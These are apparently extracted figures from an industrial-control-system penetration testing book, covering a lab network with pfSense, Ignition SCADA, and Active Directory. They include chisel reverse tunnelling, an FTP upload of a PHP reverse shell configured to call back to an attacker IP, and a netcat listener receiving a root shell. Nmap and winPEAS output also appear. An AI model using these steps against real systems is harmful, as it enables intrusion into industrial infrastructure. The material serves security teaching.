	Optimize drives	Helps the c...		Manual
	Parental Controls	Enforces pa...		Manual
	Payments and NFC/SE Man...	Manages pa...	Running	Manual (Trig...
	Peer Name Resolution Prot...	Enables serv...		Manual


```
Microsoft Windows [Version 10.0.19042.1055]
(c) Microsoft Corporation. All rights reserved.

labcorp\operator1@WS01 C:\Users\operator1>
```

Port Forward 1:1 Outbound NPt


Rules

<input type="checkbox"/>	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions	
<input type="checkbox"/>	<input checked="" type="checkbox"/> 	WAN	TCP	172.16.0.2	*	WAN address	1 - 65535	192.168.3.10	1 - 65535	WAN_LAN	  
<input type="checkbox"/>	<input checked="" type="checkbox"/> 	WAN	TCP	172.16.0.4	*	WAN address	1 - 65535	192.168.3.10	1 - 65535	WAN_LAN	  

```
(kali@kali) - [~/Downloads/Industrial_Pentesting]
└─$ xfreerdp /u:operator1 /p>Password1 /v:172.16.0.7
[04:11:46:659] [1624348:1624349] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[04:11:46:659] [1624348:1624349] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[04:11:46:659] [1624348:1624349] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[04:11:46:659] [1624348:1624349] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[04:11:47:966] [1624348:1624349] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[04:11:47:971] [1624348:1624349] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[04:11:47:971] [1624348:1624349] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[04:12:02:980] [1624348:1624349] [ERROR][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex ERRCONNECT_CONNECT_FAILED [0x00020006]
[04:12:02:980] [1624348:1624349] [ERROR][com.freerdp.core] - failed to connect to 172.16.0.7
```

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5 127.0.0.1 9000
```

Kali: 172.16.0.6




Workstation: 172.16.0.4

172.16.0.6	172.16.0.4	TCP	54	39204	→	22	[ACK] Seq=7789 Ack=94357 Win=3372 Len=0
172.16.0.7	172.16.0.4	TLSv1	2427				Application Data
172.16.0.4	172.16.0.7	TCP	60	52409	→	3389	[ACK] Seq=6147 Ack=93650 Win=262656 Len=0
172.16.0.4	172.16.0.6	SSH	2466				Server: Encrypted packet (len=2412)






```
(kali@kali) - [~/Downloads/Industrial_Pentesting]
└─$ ./chisel server -p 5555 --reverse
2021/07/05 07:20:32 server: Reverse tunnelling enabled
2021/07/05 07:20:32 server: Fingerprint 6z3K0rayF47hCMM6FJfLD0aQzLY4k1RNuGgUUKIIZ10=
2021/07/05 07:20:32 server: Listening on http://0.0.0.0:5555
2021/07/05 07:20:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


```
labcorp\operator1@WS01 C:\Users\operator1\Documents>chisel.exe client 172.16.0.6:5555 R:socks
2021/07/04 22:26:31 client: Connecting to ws://172.16.0.6:5555
2021/07/04 22:26:31 client: Connected (Latency 509.6µs)
```

```
2021/07/05 07:20:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```





Chapter 12: I See the Future


▶  Network Adapter 1	Level 5: Enterprise ▾	<input checked="" type="checkbox"/> Connect	
▶  Network Adapter 2	Level 3: Operations ▾	<input checked="" type="checkbox"/> Connect	
▶  New Network Adapter	Level 2: Local Control ▾	<input checked="" type="checkbox"/> Connect	









Interfaces / Interface Assignments 📄 ?


[Interface Assignments](#) [Interface Groups](#) [Wireless](#) [VLANs](#) [QinQs](#) [PPPs](#) [GREs](#) [GIFs](#) [Bridges](#) [LAGGs](#)

Interface	Network port
WAN	em0 (00:0c:29:b3:fc:9e) ▾
LAN	em1 (00:0c:29:b3:fc:a8) ▾  Delete
Available network ports:	em2 (00:0c:29:b3:fc:b2) ▾  Add

 Save

Interface	Network port
WAN	em0 (00:0c:29:b3:fc:9e) 
LAN	em1 (00:0c:29:b3:fc:a8)  
OPT1	em2 (00:0c:29:b3:fc:b2)  

 Save

Interfaces  Firewall

Assignments

WAN

LAN

OPT1

General Configuration

Enable Enable interface

Description

Enter a description (name) for the interface here.

IPv4 Configuration Type

IPv6 Configuration Type

Static IPv4 Configuration

IPv4 Address

IPv4 Upstream gateway

[+ Add a new gateway](#)

If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button. On local area network interfaces the upstream gateway should be "none". Gateways can be managed by [clicking here](#).

Services ▾

VPN ▾

Auto Config Backup

Captive Portal

DHCP Relay

DHCP Server

Subnet	192.168.2.0
Subnet mask	255.255.255.0
Available range	192.168.2.1 - 192.168.2.254
<u>Range</u>	<input type="text" value="192.168.2.10"/> <input type="text" value="192.168.2.254"/>
	From To

- Firewall ▾
- Services ▾
- Aliases
- NAT
- Rules
- Schedules
- Traffic Shaper
- Virtual IPs

Edit Firewall Rule

Action

Choose what to do with packets that match the criteria specified below.

Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled Disable this rule

Set this option to disable this rule without removing it from the list.

Interface


Choose the interface from which packets must come to match this rule.

Address Family

Select the Internet Protocol version this rule applies to.

Protocol

Choose which IP protocol this rule should match.



→ [Create new User Source...](#)

Active Directory

Authorization managed by Microsoft's Active Directory over LDAP (Lightweight Directory Access Protocol).

AD/Database Hybrid

User authentication is handled by Microsoft's Active Directory, but roles are found by querying an external sql database.

AD/Internal Hybrid

User authentication is handled by Microsoft's Active Directory, but role management is handled by Ignition internally.

Database

Authorization managed externally by a database with the proper user and role tables.

Fallback Cache

User source for local client fallback projects that cache remote credentials.

Internal

Users managed internally by the Ignition Gateway.

[Next >](#)

Active Directory Properties

Domain	<input type="text" value="labcorp.local"/> The Windows domain for this Active Directory server. Examples: "MyCompany.com" or "SuperCorp.local". If you aren't sure of your domain, ask your network administrator. Leave blank to set advanced properties manually.
Gateway Username	<input type="text" value="operator1"/> The login name for the gateway to use when querying Active Directory. Used for retrieving the list of users and roles via LDAP. (default:)
Change Password?	<input type="checkbox"/> Check this box to change the existing password.
Password	<input type="password"/> The password for the above username.
Password	<input type="password"/> Re-type password for verification.
Primary Domain Controller Host	<input type="text" value="172.16.0.2"/> The IP address or hostname of your primary domain controller. Example: "192.168.1.4" or "MainServer"
Primary Domain	<input type="text" value="389"/>

Users		Roles		
Username	Name	Roles	Contact Info	Schedule
Administrator	Administrator			Always Edit
Guest	Guest			Always Edit
krbtgt	krbtgt			Always Edit
lab.da	Lab Domain Admin			Always Edit
lab.sa	service account			Always Edit
operator1	operator 1	Administrator		Always Edit
operator2	operator 2			Always Edit
operator3	operator 3			Always Edit

Users		Roles	
Role			
		Edit	
Administrator		Delete	
<hr/>			
→ Add Role			

« < 1 of 1 > »

Filter View 20 ▾

Name ▲	Type	Description	Action
default	Ignition	Automatically generated Ignition Identity Provider which uses the User Source Profile named "default".	More ▾ Settings

→ Create new Identity Provider...

→ Import Identity Provider...

« < 1 of 1 > »

Basic Details

* Required Field

Provider Name *	<input type="text" value="ActiveDirectory"/> Give the provider a name.
Provider Description	<input type="text" value="Provider Description"/> A description for the provider.
Provider Type *	<input type="text" value="Ignition"/> The type of the provider.

Provider Configuration

* Required Field

User Source *	<input type="text" value="Operators"/> ▾ The user source for this Ignition provider.
----------------------	---

✓ Identity Provider - default has been saved.



« < 1 of 1 > »

Filter

View 20 ▾

Name ▲	Type	Description	Action
ActiveDirectory	Ignition		More ▾ Settings
default	Ignition	Automatically generated Ignition Identity Provider which uses the User Source Profile named "default".	More ▾ Settings

→ [Create new Identity Provider...](#)

→ [Import Identity Provider...](#)

« < 1 of 1 > »

⚙️ [Config](#) > [Security](#) > [General](#)

Trial Mode 0:26:40 We're glad you're test driving our software. Have fun.

[Activate Ignitio](#)

General Gateway Security Settings

* Required Field

System Identity Provider*

▾

This Identity Provider controls access to the Gateway's web configuration interface and the Designer when the Designer Authentication Strategy is set to Identity Provider.

Always ask the IdP to re-authenticate users by default

When enabled, Ignition will always ask the IdP to re-authenticate the user by default. This effectively disables Single Sign-On.

operator1 | [Log Out](#) →

Level 5: Enterprise

Kali: 172.16.0.10

Server: 172.16.0.2

Workstation: 172.16.0.4

Level 4: Site Business Systems

Firewall: 172.16.0.7

Level 3: Operations and Control

Workstation: 192.168.3.10

Level 2: Localized Control


Firewall: 192.168.2.1

SCADA: 192.168.2.10

Level 1: Process

PLC: 192.168.1.10

Level 0: I/O





Log In to continue

Log in as:

operator1

Password




.....|

CONTINUE

Configuration

From the Configure section you can set up all connections, projects, and settings

Here are some common actions to get you started.

 PLATFORM	 NETWORKING	 SECURITY
Update System Name	Change Web Server Settings	Change General Gateway Security Settings
Configure Redundancy	Enable SSL for the Gateway Network	Create a new user
Install or Upgrade a Module	Create an SMTP Profile	Assign a user a new role
Create New Project	Manage incoming/outgoing Gateway Network connections	View the logs of an audit profile
Activate a License		Define a Security Zone
Download Gateway Backup		Set access levels on a Security Policy

```
C:\Windows\system32\cmd.exe - ftp 192.168.2.11
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\operator1>ftp 192.168.2.11
Connected to 192.168.2.11.
220 (vsFTPd 3.0.3)
User (192.168.2.11:(none)): anonymous
230 Login successful.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp           4096 Jul 14 07:03 pub
226 Directory send OK.
ftp: 61 bytes received in 0.00Seconds 61000.00Kbytes/sec.
ftp> _
```



```
ftp> mkdir images
ftp> dir
drwxr-xr-x    2 ftp      ftp          4096 Jul 25 05:47 images
ftp> _
```

```
(kali㉿kali)-[~/Downloads/Industrial_Pentesting]
└─$ ls /usr/share/webshells
asp  aspx  cfm  jsp  laudanum  perl  php  seclists
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.0.6'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$sdaemon = 0;
$sdebug = 0;
```

```
ftp> put php-reverse-shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp: 5492 bytes sent in 0.00Seconds 5492000.00Kbytes/sec.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          5492 Jul 25 06:38 php-reverse-shell.php
226 Directory send OK.
ftp: 79 bytes received in 0.00Seconds 79000.00Kbytes/sec.
ftp> _
```

192.168.2.11:8000/images/php-reverse-shell.php

```
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.16.0.6] from (UNKNOWN) [172.16.0.7] 15071
Linux scada-virtual-machine 5.8.0-53-generic #60~20.04.1-Ubuntu SMP Th
06:43:19 up 40 days, 23:15, 1 user, load average: 0.15, 0.11, 0.04
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
scada    :0       :0            08Jul21 ?xdm?    13:23m   0.00s  /usr/l
emd --session=ubuntu
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# █
```

Chapter 13: Pwnd but with Remorse

Revision	Date	Description	By	Approval
Revision 0	August 4, 2021	Internal Review	PS	PS

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 01:04 MDT
Nmap scan report for ws01.labcorp.local (172.16.0.4)
Host is up (0.00036s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 56:13:99:30:33:3b:bf:ea:93:b9:00:b6:fb:e0:b4:a9 (RSA)
|   256 d0:32:c3:9a:17:86:a1:0f:a6:b3:a0:30:8a:56:7e:ee (ECDSA)
|_  256 5a:dc:31:50:65:6e:3f:eb:79:5e:72:a4:25:3c:d6:3d (ED25519)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
| rdp-ntlm-info:
|   Target Name: LABCORP
|   NetBIOS_Domain Name: LABCORP
|   NetBIOS_Computer Name: WS01
|   DNS_Domain Name: labcorp.local
|   DNS_Computer Name: ws01.labcorp.local
|   DNS_Tree Name: labcorp.local
|   Product Version: 10.0.19041
|_  System Time: 2021-08-09T23:10:33+00:00
|_  ssl-cert: Subject: commonName=ws01.labcorp.local
| Not valid before: 2021-06-15T02:29:22
| Not valid after:  2021-12-15T02:29:22
|_  ssl-date: 2021-08-09T23:11:14+00:00; -7h54m26s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_  clock-skew: mean: -7h54m26s, deviation: 0s, median: -7h54m26s
|_  nbstat: NetBIOS name: WS01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:ff:7c:49 (VMware)
|_  smb2-security-mode:
|   2.02:
|_  Message signing enabled but not required
|_  smb2-time:
|   date: 2021-08-09T23:10:33
|_  start_date: N/A


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.11 seconds
```

```

172.16.0.2 [dc01.labcorp.local] (Windows)
  IP: 172.16.0.2
  MAC: 000C29B3FCA8
  NIC Vendor: VMware, Inc.
  MAC Age: 1/21/2003
  Hostname: dc01.labcorp.local
  OS: Windows
  TTL: 127 (distance: 1)
  Open TCP Ports: 135 49676 88 (Kerberos) 445 (NetBiosSessionService) 49668
    TCP 88 (Kerberos) - Entropy (in \ out): 96.53 \ 98.56 Typical data (in \ out):
    TCP 135 - Entropy (in \ out): 49.55 \ 41.11 Typical data (in \ out):
    TCP 445 (NetBiosSessionService) - Entropy (in \ out): 78.98 \ 69.44 Typical data (in \ out):
    TCP 49668 - Entropy (in \ out): 95.63 \ 86.45 Typical data (in \ out):
    TCP 49676 - Entropy (in \ out): 93.85 \ 93.83 Typical data (in \ out):
  Sent: 813 packets (93,860 Bytes), 0.00 % cleartext (0 of 0 Bytes)
  Received: 1210 packets (138,516 Bytes), 0.00 % cleartext (0 of 0 Bytes)
  Incoming sessions: 19
  Outgoing sessions: 1
  Host Details
172.16.0.4 (Windows)
192.168.2.1 [192.168.2.1]
192.168.2.10 [192.168.2.10] (Other)
192.168.2.11
192.168.3.1
192.168.3.10 [OS1] (Windows)
192.168.3.255
224.0.0.251
224.0.0.252
239.255.255.250
fe80::20c:29ff:feb3:fca8
ff02::1

```


Level 5: Enterprise



```
[+] Basic System Information
[?] Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/exploits
Hostname: ws01
Domain Name: labcorp.local
ProductName: Windows 10 Pro N for Workstations
EditionID: ProfessionalWorkstationN
ReleaseId: 2009
BuildBranch: vb_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 1
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-08:00) Pacific Time (US & Canada)
IsVirtualMachine: True
Current Time: 7/3/2021 10:29:22 PM
HighIntegrity: True
PartOfDomain: True
Hotfixes: KB5003254, KB4562830, KB4570334, KB4577586, KB4580325, KB4586864, KB5004476, KB5003503,

[?] Windows vulns search powered by Watson\(https://github.com/rasta-mouse/Watson\)
OS Build Number: 19042
Windows version not supported

[+] User Environment Variables
[?] Check for some passwords or keys in the env variables
COMPUTERNAME: WS01
PUBLIC: C:\Users\Public
LOCALAPPDATA: C:\Users\operator1\AppData\Local
PSModulePath: C:\Users\operator1\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules
ll\v1.0\Modules
```



Lateral Movement
Default Credentials
Exploitation of Remote Services
Lateral Tool Transfer
Program Download
Remote Services
Valid Accounts

Valid Accounts

Description

Adversaries may steal the credentials of a specific user or service account using credential access techniques. In some cases, default credentials for control system devices may be publicly available. Compromised credentials may be used to bypass access controls placed on various resources on hosts and within the network, and may even be used for persistent access to remote systems. Compromised and default credentials may also grant an adversary increased privilege to specific systems and devices or access to restricted areas of the network. Adversaries may choose not to use malware or tools, in conjunction with the legitimate access those credentials provide, to make it harder to detect their presence or to control devices and send legitimate commands in an unintended way.

